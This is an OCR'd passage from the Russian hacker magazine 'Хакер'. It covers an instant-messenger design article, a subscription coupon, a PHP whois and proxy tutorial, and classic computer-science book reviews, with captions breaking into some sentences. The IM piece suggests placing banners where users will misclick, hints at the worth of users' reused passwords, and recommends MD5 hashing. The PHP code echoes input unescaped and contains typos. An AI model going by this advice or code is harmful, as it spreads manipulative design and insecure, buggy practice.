Представь себе такую ситуацию: проведя ровно 17 бессонных ночей, выпив 12 литров яблочного сока, ты все-таки дописал свою систему. Оттестировал и запустил. Рассказал о ней друзьям. И вот у тебя, наконец, появились долгожданные пользователи. Они радостно общались, перекидывались файлами. Затем они рассказали своим друзьям, те – своим и т.д. И вот, через пару месяцев, ты счастлив – 1000 пользователей одновременно в онлайне! А теперь посмотрим на это с другой стороны. У тебя есть 1000 пользователей. Каждые пару минут они пингуют сервер. Обмениваются сообщениями. Пересылают друг другу файлы. А трафик-то идет! И вот твой сервис закрывают, юзеры разочаровываются и уходят... И, естественно, в твоей голове зарождается вопрос – почему? А я отвечу!

Если твоей системой будет пользоваться много народу, то необходимо заботиться о трафике системы (в прошлый раз я уже немного говорил на эту тему). И самое главное, что тебе нужно сделать – реализовать "общение" клиентских программ между собой, минуя при этом сервер. Предлагаю следующую схему: пользователь Обрезалкин логинится в систему, сервер определяет его IP-адрес и запоминает. А наш пользователь заодно сообщает, что он открыл на прослушивание порт номер 12345 ;). И вот в онлайн выходит еще один пользователь, по прозвищу Бурундук. Прознав об этом, наш Обрезалкин хочет с ним пообщаться. Он передает серверу сообщение о запросе соединения. Сервер его передает Бурундуку. Поразмыслив, тот соглашается и отправляет подтверждение первому пользователю. Сервер, увидев передаваемое подтверждение, сообщает Бурундуку IP-адрес и порт, на котором ждет соединения Обрезалкин. На этом роль сервера заканчивается. Многомегабайтный трафик от горячей дискуссии идет по другим каналам :).

Несмотря на то, что для передачи небольших сообщений этот вариант работы сервера необязателен (но желателен), для передачи файлов он крайне необходим. Также обращаю твое внимание на то, что IP-адрес и порт должны сообщаться именно адресату, а не тому, кто хочет передать сообщение. В противном случае любого пользователя твоей системы можно будет очень легко зафлудить!



ICQ загружена своими возможностями

ОФОРМЛЕНИЕ

Ну-с, переходим к самой приятной (и трудоемкой!) части написания клиента – его оформлению (и почему-то меня терзают смутные сомнения, что ты уже давно все это сделал :)). Сразу оговорюсь – я в этом деле абсолютное бревно, поэтому никаких советов в плане выбора цветовых схем, расположения кнопок и прочей лабуды от меня не жди :).

С дизайном клиента предлагаю поступить следующим образом. Все мы знаем, что когда пользователь приступает к работе с новой для него программой, в его голове присутствует опыт со времен прошлых встреч с компьютером, есть определенные мнения и ожидания по поводу того, как программа должна и будет работать. Или если наш пользователь использовал какие-нибудь другие программы, то он подумает, что эта новая программа должна подчиняться каким-то определенным общим правилам. И у него даже могут быть совершенно разумные (!) мысли о том, как будет работать интерфейс



Все вышеизложенное – мое сугубо личное мнение. Это мои проблемы, с которыми столкнулся лично я. И варианты решений проблем также придуманы мной. Поэтому я не претендую на правильность и оптимальность предложенных действий.



Именно он отхавал ICQ

этой программы. И тут он натыкается на твое чудо и ме-е-едленно зависает :).

Поэтому рекомендую воспользоваться опытом отцов, накопленным годами: запустить какой-нибудь популярный IM-клиент и посмотреть, как его авторы решили те или иные проблемы. А когда закончишь свои наблюдения, выбери несколько знакомых. Расскажи им о своей программе, задай пару вопросов о том, как они себе ее представляют. А затем дай им свое творение на растерзание. Уверен – результат тебя удивит :).

КОГДА МЫ СТАНЕМ БОЛЬШИМИ...

Когда ты напишешь свою систему обмена мгновенными сообщениями, реализуешь в ней несколько новых и революционных технологий, заинтересуешь конечного пользователя, тогда количество юзеров твоей сети будет неуклонно расти. И каждую минуту они будут нагонять многомегабайтный трафик, за который тебе придется платить :). И вот возникает вопрос – откуда бедному студенту :) ежемесячно брать килобакс на оплату трафика? В свое время такой монстр как AOL (AOL Instant Messenger и купленный у Mirabilis'а ICQ), когда количество пользователей в его системе достигло порядка 90 миллионов человек (!), стараясь не привлекать особого внимания, приступил к разработке механизма передачи рекламных баннеров в сообщениях :). И с определенного момента некоторые пользователи ICQ стали замечать, что в нижней части окон с сообщениями появляются анимационные картинки, отсылающие на страницы с советами и руководствами по ICQ. А вскоре, когда бета-тестирование завершилось, нововведение пошло в коммерческую эксплуатацию, и в

Мой проект называется Чижик-Пыжик. Сейчас уже написаны серверная и клиентская части, но все это находится в стадии жесткого тестирования.



Самый популярный клиент. Конечно же, загружен рекламой

КАКИЕ РАДОСТИ ЕЩЕ МОЖНО ПОЛУЧИТЬ?

Если ты будешь обладателем IM-системы с количеством пользователем, превышающим десятки тысяч, то у тебя появится возможность проводить занятные рассылки в своей системе. А за них ты также сможешь получать свой баблос. К тому же у тебя будет храниться база паролей пользователей. А это весьма ответственная штука. Ведь у многих юзеров пароли одинаковые на все сервисы. Так что тут есть о чем подумать.

> Если бы я хотел внедрить в свою программу баннеры, на которые пользователь должен кликать, то поместил бы их поблизости от часто нажимаемых кнопок

карманы хозяев потекли большие-пребольшие реки алмазов, золота и брильянтов.


Самыми подходящими местами для рекламы, как ты наверняка уже знаешь, являются главное окно программы (либо сверху, под заголовком окна, либо в самом низу, над управляющими кнопками, если такие имеются) и окно передачи сообщений. Именно эти две вещи чаще всего попадаются на глаза пользователю. И если бы я хотел внедрить в свою программу баннеры, на которые пользователь должен кликать, то поместил бы их поблизости от часто нажимаемых кнопок. Вдруг юзер ушастый промажет мимо кнопки и попадет куда "надо"? :)

Однако не стоит сильно обольщаться – даже если аудитория пользователей в твоей системе имеет впечатляющие размеры, то такое нововведение только оттолкнет людей. И на многих сайтах в интернете (или в других источниках) очень скоро появятся детальные инструкции по отключению показа баннеров в твоей программе (в качестве домашнего задания предлагаю тебе покопаться в ресурсах файлов от ICQ2000+ и посмотреть, как ребята из Mirabilis'а попытались защититься от недоброжелателей).

Другим способом зарабатывания денег в системе обмена мгновенными сообщениями является ввод оплаты за количество переданных сообщений или времени, проведенного тобой в сети. Что выбрать – решать тебе. В реализации сервера и клиента такие нововведения, в принципе, не должны вызвать никаких затруднений. Однако тебе стоит все тщательно продумать: от стоимости и способа подсчета сообщений/времени до способа оплаты. Ведь сплошь и рядом плодятся полчища хитрющих нелюбителей платить :).

ЧУТЬ НЕ ЗАБЫЛ

Безопасность! За ней следи с самого начала. Даже если ты не собираешься показывать свое творение широкому кругу людей, а делаешь только для себя, все равно следи за безопасностью. Это действительно важно, поверь. Применяя это правило для проектирования систем обмена сообщениями, даю два совета. Совет первый: никогда не передавай пароль в открытом виде и используй хеш-функции. Идеальный вариант – откопай



Yahoo тоже наколбасил свой клиент

в интернете исходники программы md5sum и пользуйся этим кодом для "шифрования" передаваемого при авторизации пользователем пароля. Таким образом, знать его будет только обладатель, а в базе данных сервера будет сохранен только некоторый набор символов. Восстановить же сам пароль можно будет только при помощи брутфорса.

Второй совет: после авторизации пользователя в системе введи некоторый идентификатор сессии, который будут знать только клиент и сервер. А все последующие передаваемые пакеты помечай этим идентификатором: включай его в заголовок, используй в качестве ключа для расшифровки и т.д. Человечество скажет тебе спасибо! :)

ЗАКЛЮЧЕНИЕ

Ну вот, собственно, я и поведал все, что хотел. Теперь дело за тобой – либо положить журнал на полку до лучших времен, либо в ближайшее время опробовать свои силы в этом вопросе. В любом случае, надеюсь, что я тебя заинтересовал. Удачи тебе в бою!





Р Е Д А К Ц И О Н Н А Я

ПОДПИСКА!

ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ВНИМАНИЕ!

БЕСПЛАТНАЯ
КУРЬЕРСКАЯ ДОСТАВКА ПО МОСКВЕ

Хочешь получать журнал через 3 дня после выхода?

Звони 935-70-34

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:

Хакер
6 месяцев - **420** рублей
12 месяцев - **840** рублей

Хакер + 2 CD
6 месяцев - **690** рублей
12 месяцев - **1380** рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xa@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
107031, Москва, Дмитровский переулок, д 4, строение 2,ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ

Если мы получаем заявку после 5-го числа текущего месяца, доставка начинается со следующего месяца

справки по электронной почте subscribe_xa@gameland.ru или по тел. (095) 935-7034

В случае отмены заказчиком произведенной подписки, деньги за подписку не возвращаются

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "Хакер"

☐ На 6 месяцев, начиная с ______________ ☐ без диска
☐ На 12 месяцев, начиная с ______________ ☐ 2 CD
(отметь квадрат, выбранного варианта подписки) (выбери комплектацию)

Ф.И.О. ____________________
индекс ____________ город ____________
улица, дом, квартира ____________________
телефон ____________ подпись ____________ сумма оплаты ____________

Извещение

ИНН 7729410015 ООО "ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП: 772901001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала "Хакер"
с 2004 г.
Подпись плательщика

Кассир

ИНН 7729410015 ООО "ГеймЛэнд"
ЗАО «Международный Московский Банк», г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП: 772901001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала "Хакер"
с 2004 г.
Подпись плательщика

Квитанция

Кассир

Подписка для юридических лиц www.interpochta.ru

Москва: ООО "Интер-Почта", тел.: **500-00-60**, e-mail: **inter-post@sovintel.ru**
Регионы: ООО "Корпоративная почта", тел.: **953-92-02**, e-mail: **kpp@sovintel.ru**

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

■ Никита Кислицин (nikitoz@real.xakep.ru, www.ired.ru)



КТО ТАМ?!

WHOIS-КЛИЕНТ НА PHP

В Кодинге были уже, по крайней мере, две статьи про использование сокетов в PHP. Но оба материала были довольно сильно разнесены по логическому уровню работы. Если в одной статье я рассказывал о самых низкоуровневых функциях, типа fsockopen(), то во второй, напротив, мы уже оперировали объектными терминами.

ТЕМА ПО СОЗДАНИЮ СВОЕГО WHOIS-КЛИЕНТА

Сегодня мне хотелось бы завершить, наконец, эту тему, связав "низы" с "верхами" - я решил написать клиентскую программу, которая, помимо сетевых функций, будет предоставлять пользователю удобный и расширяемый интерфейс. Для примера возьмем реализацию клиента для whois-сервера. На самом деле, это, конечно, детская задача, но скажи честно, ты знаешь, как это сделать? Если нет (а судя по приходящим письмам, большинство читателей ответили именно так), читай дальше. Знаешь - тоже почитай. Может быть, вынесешь для себя что-то новое :).

ЧТО ТАКОЕ WHOIS?

Whois - это сетевая служба, предоставляющая интерфейс для доступа к базе данных, содержащей сведения о доменных именах интернета, сетях организаций и ответственных лицах. Все эти бесценные сведения может получить любой желающий, подключившись телнетом на 43 порт Whois-сервера (например, whois.ripe.net) и потребовав интересующую его информацию. Причем запрос, само собой, должен быть составлен в соответствии с семантическими требованиями сервиса. И эти самые требования описаны в соответствующих RFC - они чрезвычайно просты и прозрачны. Так, чтобы запросить сведения о каком-либо домене, следует просто ввести его имя (например, ired.ru). Чтобы выяснить, к сети какой организации относится определенный IP, следует ввести его адрес - например, 194.56.12.11.

Работа с whois-сервисом через telnet

КОДИМ

Ну что же, цель ясна, средства тоже - понеслась :). Первым делом напишем функцию, которая подключится к Whois-узлу, отправит запрос и вернет ответ сервера:

КОД ОТПРАВКИ ЗАПРОСА

```
function WhoisQuery($server="whois.ripe.net", $query) {
$data="";
/* Создаем сокет с 43-м портом указанного пользователем узла */
$sp=fsockopen($server, 43);
if(!$sp) {
echo "Не удалось подключиться к сервису Whois!:<br>\n";
return 0;
}
/* Отправляем запрос */
fputs($sp, $query."\r\n");
while(!feof($sp)) {
/* Читаем в переменную $data данные цугами по 1 Кб */
$data .= fread($sp, 1024); }
fclose($sp);
return $data;
}
```

Функция принимает два параметра: адрес Whois-сервера и запрос к нему (фактически, IP-адрес или доменное имя). Причем для первого параметра предусмотрено значение по умолчанию - whois.ripe.net. Функция создает соединение с сервером, а в переменную $sp помещается дескриптор на этот сокет. Если же соединиться не удалось, то функция выводит сообщение об ошибке и возвращает 0. В противном случае, программа пишет в сокет запрос, добавляя в его конец последовательность символов "\r\n" - перевод каретки и перенос строки (аналог нажатия клавиши ENTER). Затем блок читает данные из сокета по одному килобайту и дописывает их на каждом проходе в переменную $data (дописывание осуществляется при помощи конструкции ".="). В конце процедуры мы освобождаем память из-под указателя на уже убитый сокет и возвращаем переменную $data. Такая вот процедура. Теперь настал черед создать пользовательский интерфейс для работы с нашей программой. Мне не пришло в голову ничего лучше, чем просто создать поле с запросом, а строчкой ниже вызывать нашу процедуру:


ВЫВОД ФОРМЫ


```
echo "<form action=\"\" method=get>
Query: <input type=text name=query value=$query><br>
<input type=submit>";
if(isset($query)) {
$data = WhoisQuery("whois.ripe.net", $query);
echo "<pre>".$data."</pre>";
}
```

Обрати внимание на следующую деталь. Вывод нашей функции выделен тегами <pre> - это указывает на то, что информация должна обрабатываться как текстовая.

ВЫШЛА ТРЕТЬЯ БЕТКА PHP 5.0

Вышла, наконец, третья и, очевидно, последняя бета-версия PHP 5.0. Ахтунг: скоро будет релиз :). В новой версии интерпретатора библиотека PCRE обновлена до версии 4.5, убрана поддержка ОС Windows 95, расширен список модификаторов функции date(), переписаны некоторые функции по работе со строками и генерации случайных чисел, добавлены процедуры для работы с XML и файловой системой, а также исправлена целая куча багов. Полный список изменений ты найдешь здесь: www.php.net/ChangeLog-5.php#5.0.0b3.





Скрипт в работе

ВРЕЗКА С КОДОМ

```
class phtt
var $proxy="";
var $proxy_p=0;
function httpOpen($host, $path, $port=80)
{
/* Если адрес прокси-сервера не определен */
if(empty($this->proxy)) {
$connect2 = $host;
$connectPost = $port;
} else {
$connect2 = $this->proxy;
$connectPort = $this->proxy_p;
}
/* Составляем полный url документа */
$url = "http://".$host.":".$port.$path;
$query = "GET $url HTTP/1.0\r\n".
"Host: $host:$port\r\n".
"User-agent: Xakep\r\n".
"\r\n";
/* Подключаемся к узлу */
$sp = fsockopen($connect2, $connectPort);
/* Если не получилось... */
if(!$sp) {echo "Bad proxy!!!:("; return 0; }
fputs ($fp, $query); /* Отправляем запрос */
return $sp; /* Возвращаем указатель на сокет */
}
}
```

Тут, прежде всего, имеется в виду шрифт Courier и символ '\n', переводящий строку.


Впрочем, никто не мешает написать дополнительную функцию, которая будет красиво форматировать данные. Например, выделять имена узлов красненьким, адреса - зелененьким, а имена - синеньким цветом. Но скажи, тебе оно надо? :)

Можно также добавить в систему возможность работы с несколькими Whois-серверами, более того, можно, в зависимости от зоны введенного домена, работать с различными Whois-серверами. Но я решил предоставить тебе возможность самому реализовать все эти функции, если, конечно, тебе это необходимо. А вообще, написанная программа была лишь неплохим учебным пособием. Так что, при наличии фантазии, ты можешь сделать из нее все что угодно :). Добавлю только, что все описанные в этой статье документы и программы, а также кучу другой полезной информации ты можешь найти на CD либо на сайте www.ired.ru.

КАК РАБОТАТЬ С ПРОКСИ-СЕРВЕРОМ?


Мне приходит много писем от читателей, причем очень часто они просят рассказать о том, как работать с HTTP-соединениями через proxy-сервер. Некоторые даже просят прислать ссылку на класс, о котором я где-то вскользь упоминал :). Надо заметить, мне не очень радостно получать такие письма - ты уже должен был сам научиться писать эту ерунду. Но все равно помогу.

Мы напишем свой класс. Поскольку с базовыми принципами ООП ты уже знаком и с сокетами работать умеешь, непонятки возникнуть не должны. Поехали. Прежде всего определим два внешних свойства нашего будущего класса: адрес прокси и порт, на котором он висит. Затем реализуем метод httpOpen, открывающий http-соединение с сервером через прокси-сервер. Собственно, сам код с подробными комментариями смотри на врезке, а мне же остается только поздравить всех особей мужского пола с праздником - берегите, друзья, отечество! Одно оно у нас такое :).





Почитай RFC:
d.dp.ua/rfc.php?act=show&rfc=rfc1928
d.dp.ua/rfc.php?act=show&rfc=rfc811
И также этот документ:
scripts.gets.ru/catalog.html?cat=399&slevel=3



С нашего компакта ты всегда можешь взять полноценный вариант PHP скрипта. Он лежит на втором диске Хакера.

Иван Скляров (Sklyarov@real.xakep.ru)

НЕ ПРИСЛОНЯТЬСЯ

В БИБЛИОТЕКУ!

Книги, о которых пойдет речь в этой статье - не просто книги. Это то, что относится к классике computer science. Но это совсем не значит, что они представляют собой лишь историческую ценность. Напротив, это бессмертные произведения. Они переиздаются и будут переиздаваться еще много лет. Так зачем же я решил о них рассказать? А затем, что сейчас в мире не существует компьютерного специалиста (профессионала), а тем более хакера (настоящего хакера, а не сетевого подонка), который не читал бы этих книг (ну или основную их часть).

КНИГИ, МЕНЯЮЩИЕ НАШУ ЖИЗНЬ

Как сейчас большинство молодых мечтателей о хакерской карьере получают свои знания? Читают на так называемых "хакерских" сайтах инструкции и статьи, типа "Как стать хакером за 2 часа", а также слушают советы своих, может быть, чуть старших, коллег. Конечно, повторяя сказанное и написанное без всякого понимания сути, можно наделать немало опасных для окружающих дел. Но цена такому "хакеру" невелика, т.к. без посторонней поддержки (без чужого эксплойта, утилиты, найденной дыры и пр.) он окажется совершенно беспомощным. Книги, о которых ты сейчас узнаешь, дают прочный фундамент знаний и позволяют не зависеть от кого бы то ни было. Они учат самостоятельно думать, творить, изобретать и создавать что-то новое.

Конечно, количество книг, о которых я хотел бы рассказать, значительно превышает рамки одной статьи, поэтому отобраны лишь самые "сливки". Причем, все они недавно были переизданы на русском языке.

Также я старался располагать книги в том порядке, в каком их лучше всего изучать. Однако не могу утверждать, что такое расположение является единственно верным. Кроме того, не исключено, что часть книг ты уже прочитал (по крайней мере, я хотел бы на это надеяться).

Не стоит думать, что чтение этих книг сразу сделает из тебя "гуру хака". Они совершенно не избавляют тебя от чтения документаций, RFC, мануалов и прочих книг (чем больше их будет, тем лучше), а также от собственных экспериментов и исследований. Что ж, наберись терпения - и поехали!

ЭНДРЮ ТАНЕНБАУМ «СОВРЕМЕННЫЕ ОПЕРАЦИОННЫЕ СИСТЕМЫ»

Я не зря поставил книгу Эндрю Таненбаума на первое место, не только потому, что он всемирно известный и титулованный преподаватель (профессор), а потому что он как никто другой умеет вдохновлять на великие подвиги. Ведь именно Эндрю Таненбауму весь мир должен быть благодарен за появление на свет Linux! Да, именно на основе учебной операционной системы MINIX, созданной Эндрю Таненбаумом, и его же книги Operating Systems: Design and Implementation ("Проектирование и реализация операционных систем") Линус Торвальдс смог написать свою операционку. И не будь книги Таненбаума, сейчас, возможно, мир не узнал бы об



этом простом молодом человеке из Финляндии. Вот что пишет сам Линус в своей книге "JUST FOR FUN. Рассказ нечаянного революционера" (кстати, советую прочитать, если ты еще этого не сделал):

"У каждого есть книга, которая перевернула его жизнь. Священная Библия. "Капитал". "Вторники с Мори". "Все, что мне нужно,

я узнал в детском саду". У каждого своя. Меня лично вдохновила на подвиги "Проектирование и реализация операционных систем" Эндрю С. Таненбаума". И там же: "...летом я делал две вещи: бездельничал и читал "Проектирование и реализацию операционных систем". Эти 719 страниц в мягком красном переплете, можно сказать, поселились у меня в постели".

Заметь, Линус точно помнит число страниц книги, хотя прошло уже больше 10 лет! И хотя между Линусом и Таненбаумом произошел небольшой конфликт в самом начале истории Linux, в Just for Fun видно, что Линус несмотря ни на что с почтением и уважением относится к своему "учителю".

Российское издательство "Питер" не так давно выпустило замечательную серию книг с недвусмысленным названием "Классика computer science" (рекомендую!), в которой вышли почти все книги Эндрю Таненбаума (он автор пяти книг). Но, к сожалению, именно "Проектирование и реализацию операционных систем" российское издательство по непонятной причине не стало издавать. Я дважды отсылал им запрос, где интересовался, будет ли издана эта книга на русском языке, но ответа так и не получил. Не исключено, что когда ты будешь читать эту статью, книга все-таки появится в продаже на русском языке. Но, как я уже сказал, издательство "Питер" издало все остальные книги Эндрю Таненбаума, и самая яркая из них, конечно же, "Современные операционные системы". Книга очень легко читается, охватывает широкий круг тем - от процессов и потоков до графических интерфейсов пользователя, мультимедиа и управления энергопотреблением переносных компьютеров, и в то же время достаточно глубокая. Каждая глава снабжена занимательными задачами и упражнениями. По словам самого автора, эта книга является своего рода теоретическим введением, когда как "Проектирование и реализация операционных систем" предназначена для практических занятий (интервью с Эндрю Таненбаумом можно посмотреть на русском здесь: www.fcenter.ru/articles.shtml?interview/7706). Так что эти две книги должны прекрасно дополнять друг друга.

Было бы несправедливо не упомянуть остальные книги Таненбаума: "Компьютерные сети", "Распределенные системы. Принципы и парадигмы", "Архитектура компьютера". Если есть возможность, прочитай их все. И может быть, твое имя со временем станет не менее знаменитым, чем сейчас имя Торвальдса.

Б.КЕРНИГАН, Д.РИТЧИ «ЯЗЫК ПРОГРАММИРОВАНИЯ СИ»



Поверь мне, если и изучать Си, то именно по этой книге, от самих создателей знаменитого языка. Первое издание книги вышло в конце 70-х годов XX века и сразу же стало мировым бестселлером. Именно благодаря книге Кернигана и Ритчи мир узнал и полюбил этот язык. Второе издание соответствует стандарту ANSI C. Повествование ведется в расчете на операционную систему UNIX, для которой этот язык родной, поэтому знание *nix, хотя бы на уровне пользователя, не повредит. На русском языке эта книга переиздавалась три раза, третье русское издание соответствует второму английскому. Несмотря на то, что в Сети легко можно найти как первое, так и второе издание Кернигана и Ритчи, я все-таки советую приобрести бумажный вариант. Во-первых, первое издание в Сети часто выдается за второе (а я в настоящий момент не рекомендую читать первое издание), во-вторых, в электронных изданиях нередко отсутствуют второстепенные, но от этого не менее важные абзацы и даже целые главы. Сам я в свое время изучал Си по электронному изданию, о чем впоследствии пожалел.

ПЕРЕВЕДЕННАЯ КНИГА: ЗЛО ИЛИ ДОБРО?

Среди отечественных компьютерных спецов бытует мнение, что переведенные книги это зло, и лучше читать их в оригинале. С этим трудно спорить, если ты отлично владеешь английским. Но и у "русифицированных" изданий есть неоспоримые преимущества. Самое главное из них - это, конечно же, цена. Переведенная книга всегда продается дешевле оригинала! Например, "Современные операционные системы" Таненбаума издательство "Питер" оценило в 525 рублей, тогда как оригинал на www.amazon.com продается за $96 (почему так происходит, тебе лучше поинтересоваться в самих издательствах)! Кроме того, если перевод делал грамотный переводчик, то он всегда вставит свои ценные замечания в текст книги и исправит ошибки, допущенные автором (ну и, естественно, добавит свои :)). К сожалению, в последнее время над переводами книг работают непрофессионалы, либо у них не хватает времени на тщательную вычитку текста. Частенько русские издания просто кишат опечатками и глюками.

У.Р.СТИВЕНС «UNIX РАЗРАБОТКА СЕТЕВЫХ ПРИЛОЖЕНИЙ»



Можно долго говорить о том, какая это замечательная книга и насколько знаменит ее автор, но проще обратиться к Phrack 55-04. Там, в рубрике Prophile, редактор журнала (тогда route) с упоением описывает, как он с 1992 года читал и перечитывал почти все издания книг Стивенса. В 55 номере Phrack должно было появиться интервью с автором, но, к сожалению, интервью взять не успели, т.к. Ричард Стивенс ушел из жизни (1999 год). По непонятной причине до сих пор книги этого прекрасного автора на русском языке не издавались, да и к моменту написания статьи были переведены всего две его книги: "UNIX разработка сетевых приложений" и "UNIX взаимодействие процессов", за бортом остались такие вещи как:

- Advanced Programming in the Unix Environment
- TCP/IP Illustrated, vol. 1 (Перевод первой части есть, только он ходит под названием "TCP/IP крупным планом")
- TCP/IP Illustrated, vol. 2
- TCP/IP Illustrated, vol. 3

Огорчает еще тот факт, что компьютерный мир не стоит на месте, и каждый год происходят какие-нибудь изменения. А т.к. развитием книг после смерти Стивенса заниматься некому, то они начинают постепенно устаревать.




ЛАРРИ УОЛЛ, ТОМ КРИСТИАНСЕН, ДЖОН ОРВАНТ «ПРОГРАММИРОВАНИЕ НА PERL»



Ларри Уолл - создатель языка Perl и координатор по его дальнейшему усовершенствованию. Соответственно, книга, написанная им в соавторстве с двумя другими замечательными авторами, является самой настоящей библией языка Perl, или, как написано на обложке самой книги, "Отчасти библия, отчасти энциклопедия, отчасти альманах, - это лучшая книга о Perl". Достаточно сказать, что объем последнего, третьего издания книги на русском языке составил 1150 страниц! За этой книгой навсегда закрепилось неофициальное название Camel book - благодаря животному на обложке, помещенному туда американским издательством O'REILLY.

Кэмел бук отлично подходит как для начинающих в качестве учебника, так и для продвинутых кодеров в качестве справочника по Perl.

БЬЕРН СТРАУСТРУП «ЯЗЫК ПРОГРАММИРОВАНИЯ C++»



Эта книга, так же, как и предыдущая, написана самим автором языка. А кто, как не создатель, может лучше рассказать о своем языке?! Правда, развитием C++ занято настолько много людей, что сам Страуструп признается, что постоянно открывает для себя что-то новое в своем же языке :). Не зря C++ по праву считается одним из самых сложных языков программирования современности! Так что, несмотря на большой объем, книга Страуструпа является лишь введением в C++. Поэтому, чтобы вникнуть язык глубже, необходимо прочитать множество дополнительных книг, например: "Эффективное использование C++" (Скотт Мейерс), "Современное проектирование на C++" (Андрей Александреску), "Дизайн и эволюция языка C++" (Бьерн Страуструп) и т.д.

Что касается "Языка программирования C++", то самым последним его изданием (на момент написания статьи) является так называемое "специальное издание". Для русского издания Страуструп даже написал введение. В Сети можно найти 3-е и 2-е из-

ГДЕ КУПИТЬ КНИГИ В ИНТЕРНЕТЕ?

Сейчас появилось множество различных интернет-магазинов, торгующих литературой с большим разбросом цен. Причем, как на сам товар, так и на стоимость доставки (это особенно актуально для тех, кто живет в регионах). Быстро получить информацию о наличии нужных книг в большинстве интернет-шопов и сравнить их цены (с учетом и без учета доставки) можно на сайте books.dore.ru. Достаточно ввести в поле ввода название нужной книги.

дания этой книги. Я категорически не советую их читать - это уже устаревшая информация. Не забывай, что C++ развивается очень динамично.

